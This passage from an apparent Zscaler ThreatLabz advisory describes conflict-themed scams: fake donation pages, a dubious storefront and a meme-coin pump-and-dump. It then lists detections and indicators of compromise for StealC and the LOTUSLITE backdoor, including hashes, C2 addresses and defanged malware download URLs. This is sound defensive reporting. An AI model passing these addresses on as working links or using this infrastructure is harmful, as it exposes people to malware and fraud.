



Figure 9: Example of victim-submitted data forwarded to the Telegram bot.

Case 6: Conflict-themed donation scam

ThreatLabz observed several pages posing as humanitarian relief or “support” campaigns. Rather than directing funds to verifiable charities, the payment flows route victims to suspicious Google Pay (GPay) identifiers or cryptocurrency wallet addresses. An example of this fake donation scam is shown in the figure below.



About Us

We believe that we save more life's with you

All donations made through this platform are intended to help provide essential

Offline Crypto Donation

Amount

- \$10
- \$20
- \$50



Figure 10: Fake donation site, hosted at [irandonation\[.\]org](https://irandonation.org), redirecting payments to suspicious cryptocurrency wallet addresses.

Case 7: Conflict-themed storefront scam

ThreatLabz observed conflict-themed storefronts advertising “support” apparel, accessories, or limited-edition merchandise. These sites often show characteristics consistent with opportunistic fraud (e.g., minimal business details, recently created domains, and limited contact/return information), suggesting risks ranging from non-delivery scams to potential payment-card harvesting. An example of this potentially fraudulent shopping site is shown in the figure below.




Figure 11: Potentially fraudulent shopping site hosted at [nowarwithiran\[.\]store](#).

Case 8: Meme-coin and pump-and-dump promotions

ThreatLabz observed additional pages promoting conflict-themed tokens, using emotionally charged messaging and “breaking news” style content to create artificial hype. These campaigns aim to trigger rapid buying pressure and then sell off holdings once liquidity increases, leaving late buyers with losses. An example of this promotion is shown in the screenshot below.




Figure 12: Pump-and-dump promotion for the \$KHAMENEI meme coin hosted at [khameneisol\[.\]xyz](https://khameneisol.xyz). ThreatLabz previously reported on suspected Iran-nexus activity targeting Iraqi government officials in a campaign active since Jan 2026. Visit [Dust Specter APT Targets Government Officials in Iraq](#).

Conclusion

As the geopolitical tensions in the Middle East rise, cybercriminals are quick to take advantage. By understanding the threat campaigns outlined in this advisory, organizations can strengthen their defenses and reduce the risk of compromise.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators related to this activity at various levels, including:

Threat Activity	Zscaler Coverage
Conflict-themed scams	Advanced Threat Protection - HTML.Phish.RC.M.WMT
Fake news blogs leading to StealC malware	Advanced Threat Protection - Win64.PWS.Stealc
StealC payload	Shown in figure below.




Figure 13: Zscaler Sandbox report for StealC.

Indicators Of Compromise (IOCs)

StealC

Indicator type	Value
MD5	098BC0DD6A02A777FABB1B7D6F2DA505
C2	80.97.160[.]190

Domains hosting StealC

media.hyperfilevault2[.]mom

arch2.maxdatahost1[.]cyou

arch.megadatahost1[.]lol

media.megafilehost2[.]sbs

media.megadatahost1[.]lol

arch2.megadatahost1[.]lol

media.maxdatahost1[.]cyou

Redirecting domains

flourishingscreencousin[.]com

Holidayslettucecircumvent[.]com

LOTUSLITE backdoor campaign

File indicators

Hashes	Filename	Description
972585e50798cb5f122f766d8f26637f 1b3fa84de23c6e789958462e6185e9cf0680ed9c db40546435a7c42b32493301e333c8c0010e652fec02463614a386f916055ec	Iran Strikes U.S. Military Facilities Across Gulf Region.exe	Legitimate binary.
6accd57e48c34cad998d00594229e42 Be34901237c9fa9563e8dc9e71faf3a7e68f983f 4fb9b5d115bceee45a89447fb2565faef07452cda6b8e244e53ad91499c3d9b5	libmemobook.dll	Malicious stage 1 DLL.
8c5a4dafed1586cec48d8eda267d8e42 B9dfc411699e07343b9b95daa79fe7e4b6811579 24b11b4b999b385bede48ad9f0570e2e5da4a2054b96738b1e4d4946ece94bc1	N/A	Decrypted shellcode.

Hashes	Filename	Description
722bcd4b14aac3395f8a073050b9a578 E5baecb74c456df26aa7e0fa1661838cd86ccfd7 819f586ca65395bdd191a21e9b4f3281159f9826e4de0e908277518dba809e5b	WebFeatures.exe	Legitimate data importer utility from the KuGou music software suite.
10fb1122079b5ae8e4147253a937f40f 7d4e31c8b11be7c970860c4fbc8fe85c70724cb1 8564763407064117726211ff8f89555e5a3b2b70bc9667032abd69cbe53b5216	kugou.dll	Stage 2 DLL (LOTUSLITE).

Network indicators

Type	Indicator
URL	www.e-kflower[.]com/_prozn/_skin_mbl/home/KApp.rar
URL	www.e-kflower[.]com/_prozn/_skin_mbl/home/KAppl.rar
C2 IP address	172.81.60[.]97

Was this post useful?

[Yes, very!](#)[Not really](#)

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.

Explore more Zscaler blogs



Dust Specter APT Targets Government Officials in Iraq

[Read post](#)



Targeted Attacks on Oil and Gas Supply Chain Industries in the Middle East

[Read post](#)



New espionage attack by Molerats APT targeting users in the Middle East

[Read post](#)

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).